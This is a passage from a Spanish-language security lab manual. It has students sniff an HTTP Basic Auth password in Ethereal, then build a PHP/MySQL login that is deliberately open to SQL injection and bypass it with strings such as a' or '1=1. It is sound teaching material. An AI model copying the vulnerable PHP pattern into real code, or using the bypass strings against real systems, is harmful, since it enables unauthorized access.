Codificación no es más que la modificación de la forma de los datos, a través de un procedimiento público y fácilmente reversible. Dado que no se trata de criptografía, el canal de comunicaciones no es seguro y alguien puede capturar la comunicación con un analizador de protocolos en tanto pueda colocarse en algún punto de la red entre el servidor Web y el usuario, por donde pase el tráfico de la comunicación, y obtener fácilmente la contraseña de acceso.

Veamos a continuación con una simulación cómo procedería el atacante. Ejecuta el analizador de protocolos **ethereal** y activa la captura de tráfico sobre la interfaz **lo** (local), utilizando el filtro **src or dst port 80** (revisa la práctica Captura de tráfico con un analizador de protocolos (ETHEREAL) para mayor información sobre el uso de esta herramienta):




Configuración de Ethereal para captura de tráfico Web en equipo local (Knoppix 3.6)

Cierra cualquier ventana de navegador que tengas abierta (para evitar que la memoria caché sea utilizada en vez de conexiones al sitio Web). Abre después una nueva ventana de navegador Web

y entra directamente al sitio http://localhost/autentica1/autentica_simple.php y tan pronto como se te pidan las credenciales de autenticación ingresa los datos correctos (usuario = **admin.**, contraseña = **pwd5**).

Al aparecer la confirmación de acceso válido en el sitio Web, detén la captura en la herramienta **ethereal**. Deberás tener algo similar a lo siguiente:




Captura de tráfico con **Ethereal**, que muestra envío de datos codificados para autenticación básica (Knoppix 3.6)

Revisa el tráfico capturado con **ethereal**; en particular revisa el paquete cuyo campo **Info** contiene una solicitud de tipo **GET** que sigue después del paquete cuyo campo **Info** muestra la cadena **http/1.1 401 Authorization Required (text/html)**.

Observa que dentro del paquete, en el desglose del protocolo **Hypertext Transfer Protocol** del paquete con la petición **GET** en cuestión existe un campo **Authorization**, que contiene la palabra **Basic** y una cadena ilegible, **YWRtaW46cHdkNQ==**, seguida de los caracteres de retorno de carro y salto de línea (**\r\n**).

Ethereal decodifica para nosotros esta cadena (Base 64) y nos muestra su contenido: **admin:pwd5** (la decodificación aparece si abrimos el árbol de datos en el lugar indicado, pero es claro que el texto no viaja de esta manera en el paquete de red, basta ver el paquete en formato hexadecimal y ASCII al final de la pantalla). El protocolo **HTTP** que el esquema de autenticación básica debe de codificar el texto **<usuario>:<contraseña>** en base 64. Ésta es la razón por la cual la contraseña se puede obtener fácilmente. Veamos a continuación cómo se puede decodificar manualmente este texto: abre una ventana de shell y crea el archivo **pwd.b64** utilizando la cadena citada anteriormente (colocando un prefijo y un sufijo válidos para un archivo base 64). Posteriormente decodifica el archivo con el comando **uudecode**. Finalmente observa el resultado del archivo decodificado con el comando **cat**:



```
Terminal - Konsole
Sesión Editar Vista Marcadores Preferencias Ayuda
knoppix@ttyp0[knoppix]$ echo -e "begin-base64 644 pwd\nYWRTaW46cHdkNQ==\n====" > pwd.b64
knoppix@ttyp0[knoppix]$ uudecode pwd.b64
knoppix@ttyp0[knoppix]$ cat pwd
admin:pwd5knoppix@ttyp0[knoppix]$
```

Pantalla shell que muestra decodificación Base 64 con Uudecode (Knoppix 3.6)

[NOTA: El comando `uudecode` requiere un archivo con un formato determinado para poder procesarlo, es por esto que agregamos una línea de encabezado `begin` con los permisos (644) y el nombre del archivo decodificado (`pwd`), así como una línea de sufijo que indica el final del archivo (=====). Consulta el manual de `uudecode` con el comando `man` para mayor información.]

Las recomendaciones de seguridad para nuestro administrador, de acuerdo a las fallas de seguridad en aplicaciones Web que analizamos en esta práctica, son:

- Verificar los permisos que los permisos de acceso a directorios y archivos del sitio Web son adecuados (hubiera evitado extracción de archivo con contraseña).
- Utilizar contraseñas robustas (hubiera dificultado la adivinación de la contraseña con la herramienta [lcrack](#))
- Cifrar la transferencia de credenciales de autenticación punto a punto, entre el cliente y el servidor, utilizando protocolos criptográficos robustos y probados (hubiera evitado el ataque con un analizador de protocolos como [ethereal](#)).

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales.

- Desarrolla un esquema de manejo de sesiones de usuarios (diagramas y descripciones del protocolo) que evite lo siguiente: A) falsificación de llaves de sesión, B) fuga de información del usuario a través de la llave de sesión, C) robo de llave de sesión (una llave robada no debe poder ser usada en otro equipo de cómputo). Combina este esquema con otros controles de seguridad (filtrado de tráfico de red, criptografía, etc.) si lo consideras conveniente.
- Modifica el ejemplo de control de acceso de este tutorial para incorporar [one-time-pads](#) en la autenticación del usuario (considera que el usuario posee una tarjeta con n contraseñas aleatorias desechables que utilizará para entrar al sistema). Investiga además como se podría perfeccionar el control de acceso usando [tokens](#) y [smartcards](#) (incluyendo ventajas y desventajas de cada esquema).

Referencias

Página oficial del tutorial de lenguaje de programación PHP, que incluye un capítulo completo sobre seguridad en PHP (<http://www.php.net/manual/en/>).

Página oficial de la herramienta LCRACK (<http://www.nestonline.com/lcrack/>).

Tutorial de autenticación con PHP en URKVAKSHWEB, cuyos ejemplos sirvieron como base para el código de esta práctica (<http://urvaksh.uni.cc/urvaksh/tutorials.php?id=1>).
RFC 2617 sobre Basic y Digest Authentication en el protocolo HTTP (<http://www.ietf.org/rfc/rfc2617.txt>).

12. [Práctica] Autenticación Web con base de datos (técnica SQL INJECTION)

Introducción

En esta actividad explotarás una vulnerabilidad en el formato de entrada de datos conocida como **SQL injection**. Utilizarás una pequeña base de datos **mysql** y una aplicación de autenticación en lenguaje **php**, así como el servidor Web **apache** incluido en Knoppix.

Actividad 1) Levantar el servicio de base de datos MYSQL

La distribución Knoppix cuenta con un manejador de base de datos denominado **mysql**. Para levantar el servicio de base de datos abre una ventana de shell, y como usuario **root** ejecuta el comando **mysqld**:

```
knoppix@0 [knoppix]$ su  
root@0 [knoppix]# mysql &  
Version: 'X.X.XX-log' socket: '/var/run/mysqld/mysqld.sock' port: 0
```

Presiona una vez la tecla **Enter** para continuar usando la ventana (el servicio seguirá ejecutándose de manera transparente por el modificador **&**). Ahora entra la herramienta de administración de base de datos (**mysql**) para ver algunos comandos:

```
root@0 [knoppix]# mysql  
Welcome to the MySQL monitor. Commands end with ; or \g.  
Your MySQL connection id is X to server version: X.X.XX-log  
  
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.  
  
mysql>
```

Empecemos con la ayuda. Teclea **\h** y presiona la tecla **Enter** para ver la lista de comandos principales. Además de esta lista de comandos, están por supuesto los comandos propios del lenguaje SQL. Vamos a crear ahora una base de datos llamada **prueba**:

```
mysql> create database prueba;  
Query OK, 1 row affected (0.00 sec)  
  
mysql> show databases;
```

Con el último comando deberás visualizar 3 bases de datos, incluyendo la base de datos prueba. Ahora vamos a conectarnos a esta nueva base de datos y a crear una tabla de inventario de productos:

```
mysql> connect prueba;  
Connection id: X  
Current database: prueba  
  
mysql> create table productos (  
-> id int unsigned not null auto_increment,  
-> tipo varchar (30) not null,  
-> cantidad int unsigned,
```

```

-> precio double not null,
-> primary key (id)
-> );
Query OK, 0 rows affected (0.00 sec)

mysql> show tables;

```

[NOTA: puedes partir un comando en varias líneas simplemente dando un retorno de carro (Enter) después de cada línea. El comando completo es ejecutado hasta que aparece el punto y coma, ;, al final de una línea.]

Ahora que ya has creado una tabla dentro de la base de datos vamos a insertar algunos datos:

```

mysql> insert into productos (tipo, cantidad, precio)
-> values ('manzanas', 3, 14.5);
Query OK, 0 rows affected (0.00 sec)

mysql> insert into productos (tipo, cantidad, precio)
-> values ('peras', 15, 13);
Query OK, 0 rows affected (0.00 sec)

mysql> insert into productos (tipo, cantidad, precio)
-> values ('duraznos', 6, 23.45);
Query OK, 0 rows affected (0.00 sec)

```

Realicemos ahora algunas búsquedas sencillas con el lenguaje SQL sobre nuestra tabla, tal como mostrar todos los elementos, los elementos cuyo tipo (cadena de caracteres) empiecen con la letra m, y aquellos elementos cuyo precio sea mayor a 14.0:

```

mysql> select * from productos;

mysql> select * from productos where tipo like 'm%';

mysql> select * from productos where precio > 14;

```

Ahora que hemos repasado algunos comandos de SQL y que vimos cómo manipular bases de datos con MySQL continuaremos con nuestra práctica de seguridad. Revisa las referencias para mayor información sobre SQL y MySQL:

```
mysql> quit
```

[NOTA: el comando quit no requiere punto y coma al final.]

Actividad 2) Crear aplicación que autentica a través de una base de datos

Primero crearemos una base de datos con sus correspondientes tablas y registros para autenticar a un par de usuario (**Usuario1** y **Usuario2**). Crea con un editor de texto el siguiente archivo que contendrá las instrucciones SQL para crear la base de datos y nómbralo **login.mysql**:

```

create database autentica;
connect autentica;

CREATE TABLE usuario (
    id SMALLINT(3) UNSIGNED NOT NULL AUTO_INCREMENT,
    nombre VARCHAR(20) NOT NULL,
    password VARCHAR(32) NOT NULL,
    PRIMARY KEY (id),
    UNIQUE KEY nombre (nombre)

```

```

);

INSERT INTO usuario (nombre, password) VALUES ('Usuario1',
MD5('pass123'));
INSERT INTO usuario (nombre, password) VALUES ('Usuario2', MD5('kn0Px'));

```

Ahora ejecuta en una ventana de shell, como usuario **root**, el siguiente comando de **mysql** que importa y ejecuta las instrucciones del archivo **login.mysql**:

```

knoppix@0[knoppix]$ su
root@0[knoppix]# mysqld < login.mysql

```

Ahora, como usuario **root**, entra a ver la tabla y datos que acabas de crear:

```

root@0[knoppix]# mysql
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is X to server version: X.X.XX-log

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
mysql> connect autentica;
mysql> show tables;
mysql> select * from usuario;
+----+-----+-----+
| id | nombre | password |
+----+-----+-----+
| 1 | Usuario1 | 32250170a0dca92d53ec9624f336ca24 |
| 2 | Usuario2 | 250dal1bab78e2ceb8b7d98f67d58460 |
+----+-----+-----+
2 rows in set (0.00 sec)

```

Los datos se insertaron tal y como esperábamos. Las contraseñas se guardaron en forma de valor hash `md5` debido al uso de la función `MD5()` a la hora de insertar los valores. Las contraseñas correspondientes, de acuerdo a nuestro archivo **login.mysql**, son **pass123** y **kn0px**.

[NOTA: recuerda que la recomendación para almacenar credenciales de autenticación localmente en un servidor es en forma de valor hash utilizando un algoritmo robusto. Para la validación se vuelve a generar el valor hash de la contraseña introducida y se comparan ambos valores (si coinciden el acceso se permite). La aplicación de ejemplo cumple con esta recomendación de seguridad.]

Ahora genera el archivo **autentica_bd.php** con algún editor de texto:

```

<?php
function Login()
{
    header ("WWW-Authenticate: Basic realm=\"LOCALHOST\"");
    header ("HTTP/1.0 401 Acceso no autorizado.");
    echo "<h2>ERROR EN AUTENTICACIÓN</h2>";
    echo "El nombre de usuario y contraseña no son válidos,
          favor de intentar de nuevo.";
    exit;
}

```

```

$db = mysql_connect('localhost','root','');
die ("Error en conexión a MySQL.");
mysql_select_db ('autentica') or
die ("Error, no se pudo seleccionar la base de datos.");

if (!isset($PHP_AUTH_USER) or !isset($PHP_AUTH_PW))
{
    // Si no se han proporcionado aún los parámetros de autenticación,
    // muestra el diálogo de acceso.
    Login();
}
else
{

    //obtiene hash md5 de contraseña
    $PHP_AUTH_PW = md5($PHP_AUTH_PW);
    //elimina funcionalidad addslashes(); activa por default.
    $PHP_AUTH_USER = stripslashes($PHP_AUTH_USER);
    // Verifica usuario con contraseña en base de datos.
    $result = mysql_query("select * from usuario where
        password='".$PHP_AUTH_PW' and nombre='".$PHP_AUTH_USER'");
    if(!mysql_num_rows($result))
    {
        // Si el resultado de la búsqueda en BD es vacío, muestra de
        // nuevo el diálogo de acceso.
        Login();
    }
}

// A partir de aquí se muestra información únicamente a usuarios
// autenticados.
echo "¡Felicitaciones!, tu acceso es válido.";
?>

```

Coloca una copia del archivo anterior en `/var/www/`, dentro del directorio `/autentica2` (que deberás crear (utiliza una ventana de shell con el usuario `root`):

```

root@0[knoppix]# mkdir /var/www/autentica2
root@0[knoppix]# cp autentica_bd.php /var/www/autentica2

```

Levanta el servicio Web apache:

```

root@0[knoppix]# apachectl start

```

Prueba ahora la autenticación entrando a través de un navegador Web como `mozilla` (ícono de dinosaurio en la barra), utilizando el url: http://localhost/autentica2/autentica_bd.php.

Observa que si pones un usuario y/o contraseña incorrecta la autenticación vuelve a solicitarse por medio de una ventana de diálogo, y una vez que la autenticación es correcta se muestra una pantalla que indica que el acceso ha sido correcto.

[NOTA: recuerda que una vez que has pasado la autenticación con éxito, el refrescar la página de autenticación sólo mostrará la leyenda de acceso válido pues las credenciales y la sesión se quedan almacenadas en memoria; reinicia el navegador si deseas volver a ver la ventana de diálogo de autenticación.]

Actividad 3) Explotar vulnerabilidades en aplicación de autenticación con técnica SQL INJECTION
Una vez que haya activado el manejador de base de datos **mysqld** y el servidor Web **apache**, y que hayas creado la base de datos **autentica** y copiado el archivo **autentica_bd.php** a su directorio correspondiente para su publicación en Web, procederemos a explotar las vulnerabilidades en el archivo de autenticación.

Revisa primero la actividad denominada: [Autoaprendizaje] Explotación de vulnerabilidades en aplicaciones Web con SQL. Una vez que hayas repasado los conceptos básicos de la técnica SQL INJECTION, abre un navegador Web y entra al URL: http://localhost/autentica2/autentica_bd.php.

Prueba primero poner un usuario y/o contraseña inválida (la ventana de diálogo para solicitar credenciales de autenticación deberá mostrarse de nuevo). A continuación prueba inyectar alguna de las 2 siguientes cadenas en el campo **User Name** de la ventana de diálogo:

```
a' or '1=1  
a' or ''='
```

[NOTA: en la última línea no hay ningún espacio entre las comillas sencillas que están antes del símbolo =.]


Revisa ahora el código fuente del programa **autentica_db.php**; asumiendo que usaras la cadena **aaaaa** como contraseña, cada una de estas búsquedas en la base de datos se convierte, respectivamente, en:

```
select * from usuario where password='594f803b380a41396ed63dca39503542'  
and nombre='a' or '1=1'  
  
select * from usuario where password='594f803b380a41396ed63dca39503542'  
and nombre='a' or ''=''
```

Para ver exactamente cómo está funcionando la técnica de inyección detén el proceso **mysqld** desde otra ventana shell (necesitas tener privilegios de **root**), identificando el proceso con el comando **ps** y después matándolo con el comando **kill** y el número de proceso, **<num_proc>**. Posteriormente, reinicia el servicio **mysqld** con la opción para generar una bitácora donde puedas ver los resultados de cada consulta:

```
knoppix@0[knoppix]$ su  
root@0[knoppix]# ps ax | grep mysqld  
  
<identifica el número de proceso de mysql>  
  
root@0[knoppix]# kill -9 <num_proc>  
root@0[knoppix]# mysqld -log=/tmp/mysql.log  
[1] XXXX  
root@0[knoppix]# mysqld: ready for connections.  
Version: 'X.X.XX-log' socket: '/var/run/mysqld/mysqld.sock' port: 0
```


Da un **Enter** y obtendrás nuevamente el prompt del sistema. El proceso completo se ve similar a esto:



```
root@ttyp0[web_auth_security]# ps ax | grep mysqld
1980 ttyp2    S+    0:00 mysqld
1992 ttyp0    S+    0:00 grep mysqld
root@ttyp0[web_auth_security]# kill -9 1980
root@ttyp0[web_auth_security]# mysqld --log=/tmp/mysql.log &
[1] 1993
root@ttyp0[web_auth_security]# mysql: ready for connections.
Version: '4.0.20-log' socket: '/var/run/mysqld/mysqld.sock' port: 0
root@ttyp0[web_auth_security]#
```

Pantalla shell que muestra proceso para detener MySQLd y volverlo a ejecutar con bitácoras de actividad (Knoppix 3.6)

Ahora abre un nuevo navegador Web y repite el ataque con alguna de las cadenas de inyección de código, descritas anteriormente. Tras evadir la autenticación, pasa a una ventana de shell con usuario **root** y lista el contenido del archivo de bitácora con el comando **cat**. Deberás ver algo similar a lo siguiente:



```
root@ttyp2[knoppix]# cat /tmp/mysql.log
mysqld, Version: 4.0.20-log, started with:
Tcp port: 0 Unix socket: /var/run/mysqld/mysqld.sock
Time           Id Command  Argument
mysqld, Version: 4.0.20-log, started with:
Tcp port: 0 Unix socket: /var/run/mysqld/mysqld.sock
Time           Id Command  Argument
041202 19:23:38      1 Connect   root@localhost on
                     1 Init DB  autentica
                     1 Quit
041202 19:23:49      2 Connect   root@localhost on
                     2 Init DB  autentica
                     2 Query    select * from usuario where passw
ord='040b7cf4a55014e185813e0644502ea9' and nombre='a' or '='
                     2 Quit
root@ttyp2[knoppix]#
```

Pantalla de shell que muestra bitácora de MySQLd (Knoppix 3.6)

La vulnerabilidad se encuentra en la falta de filtrado de caracteres de control; particularmente las

comillas, ' , que tienen un significado especial en expresiones SQL. En el código del archivo `autentica_bd.php` se encuentra una línea que dice: `$PHP_AUTH_USER = stripslashes($PHP_AUTH_USER);`. Con un editor de texto, comenta esta línea colocando dos diagonales al principio de la misma (//), guarda el archivo y vuelve a realizar la práctica (utiliza el comando `mysqld` con el parámetro de bitácora como hiciste anteriormente).

Notarás al revisar las bitácoras de `mysql`, que ahora el lenguaje PHP agrega automáticamente una diagonal inversa (\) antes de cada carácter especial, en este caso las comillas sencillas. Esta protección viene activada por omisión.

[NOTA: Existen varias razones por las cuales los administradores suelen desactivar este tipo de protecciones (además de que no todos los lenguajes de programación en Web tienen estas protecciones por omisión), una de las más comunes es por estética: en cuadros de texto libre, el uso de caracteres especiales provocaría que el lenguaje agregue la diagonal inversa en todas las instancias donde aparecen. En general esta protección básica es únicamente para programadores novatos y la recomendación es reemplazarla por filtros más robustos desarrollados por el programador. La referencia sobre Magic Quotes contiene más detalles al respecto para el caso específico de PHP, pero la técnica de filtrado es similar para otros lenguajes de programación Web como JAVA o ASP.]

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales.

- Crea un programa en un lenguaje de alto nivel capaz de filtrar "solicitudes peligrosas" hacia bases de datos. El programa aceptará como entrada cadenas con queries de SQL, y generará como salida queries filtrados. Entre los elementos a filtrar deberás incluir caracteres de control y elementos con tamaños no razonables (por ejemplo, un nombre de persona de 2000 caracteres).
- Crea un programa que detecte anomalías estadísticas en queries de SQL. El programa recibirá como parámetros archivos de texto con sentencias de SQL y tendrá un tiempo de entrenamiento durante el cual ajustará sus umbrales (mediante sentencias válidas de SQL). Posteriormente deberá generar alertas para todas las alertas que sobrepasen los umbrales. Nota que no es necesario tener funcionando una base de datos real para entrenar o probar al programa.

Referencias

Página oficial del manual de la base de datos MySQL (<http://dev.mysql.com/doc/mysql/en/index.html>).

Funcionalidad de "Magic Quotes" en el lenguaje de programación PHP (<http://mx.php.net/manual/en/security.magicquotes.php>).

"SQL Injection, Are your Web Applications Vulnerable?", SPILABS, documento electrónico (<http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf>)

Referencias en "Bibliografía recomendada": [3] y [6]

13. [Tarea] Implementación de modelos de seguridad clásicos en software

Introducción

En esta actividad investigarás cómo se han utilizado los modelos clásicos de seguridad en el desarrollo de software.

Actividad 1) Investigación de software que implementa modelos de seguridad

Investiga al menos un software por cada uno de los siguientes modelos de seguridad clásico (que implemente el modelo de seguridad correspondiente), en Internet y en fuentes bibliográficas: Biba, Bell-LaPadula y Clark-Wilson. Sobre cada software contesta lo siguiente:

- ¿Qué aplicaciones tiene?

- ¿Quién lo desarrolla?
- ¿Cuál es su costo aproximado?
- ¿A qué grado implementan el modelo de seguridad que soportan?

14. [Tarea] Implementación de redundancia en ruteadores

Introducción

A través de esta actividad investigarás métodos de redundancia de conexión de red en ruteadores.

Actividad 1) Investigación de conceptos

Investiga en Internet y fuentes bibliográficas y contesta lo siguiente:

- ¿Qué es un esquema “Fail-over”?
- ¿Qué es un esquema “High availability” (HA)? (en el contexto de redundancia para ruteadores)
- ¿Qué es un esquema de “balanceo”?
- ¿Qué es un cluster?

Actividad 2) Investigación de esquemas de redundancia en un ruteador

Investiga en Internet y fuentes bibliográficas los esquemas de redundancia existentes para un dispositivo de ruteo de una marca y modelo específico; contesta lo siguiente:

- Documenta marca y modelo del dispositivo de ruteo que investigaste
- Crea diagramas donde se ilustren los esquemas de redundancia disponibles para el ruteador que investigaste
- Lista los requerimientos mínimos necesarios (hardware y configuración de software) para cada esquema de redundancia.

15. [Práctica] Sistema de detección de intrusos basado en host (PMIDS)

Introducción

En esta actividad utilizarás un sistema de prevención de intrusos basado en host y denominado “Poor’s man intrusion detection system” ([PMIDS](#)). La práctica se desarrollará en el entorno Knoppix Linux.

Deberás utilizar la versión compactada de [PMIDS](#) que se encuentra en el CD SECOMP que acompaña a este manual (esta es una versión modificada para funcionar con el ambiente Knoppix y los directorios/archivos que se utilizan en esta práctica). Realiza todas las actividades de esta práctica con el usuario [knoppix](#) (usuario por omisión).

Actividad 1) Instalación de PMIDS

Copia el archivo de [pmids-x.x-.tar.gz](#) al directorio [/home/knoppix](#) y ejecuta los comandos:

```
knoppix@0 [knoppix]$ cd /home/knoppix
knoppix@0 [knoppix]$ tar xzvf pmids-x.x.tar.gz
```

Deberás tener un directorio llamado [pmids](#) ([ls -la](#) para listar los archivos y directorios desde [/home/knoppix](#)). El directorio contiene varios archivos. Los 2 ejecutables (scripts de shell) que interesan son [update](#) y [check](#). Para examinar el contenido de los archivos usa:

```
knoppix@0 [knoppix]$ cd pmids
knoppix@0 [pmids]$ ls -la
knoppix@0 [pmids]$ more dircontents
knoppix@0 [pmids]$ more list
knoppix@0 [pmids]$ more uidck
knoppix@0 [pmids]$ more check
knoppix@0 [pmids]$ more update
```

La función del resto de los archivos es la siguiente:

- **dircontents** – lista los directorios cuyos archivos y subdirectorios se verificarán contra cambios en permisos (ejecución, lectura, escritura, fecha de modificación)
- **list** – lista de archivos que se verificarán contra cambios de integridad
- **suidck** – lista de directorios cuyos archivos se verificarán contra la aparición de la bandera SUID

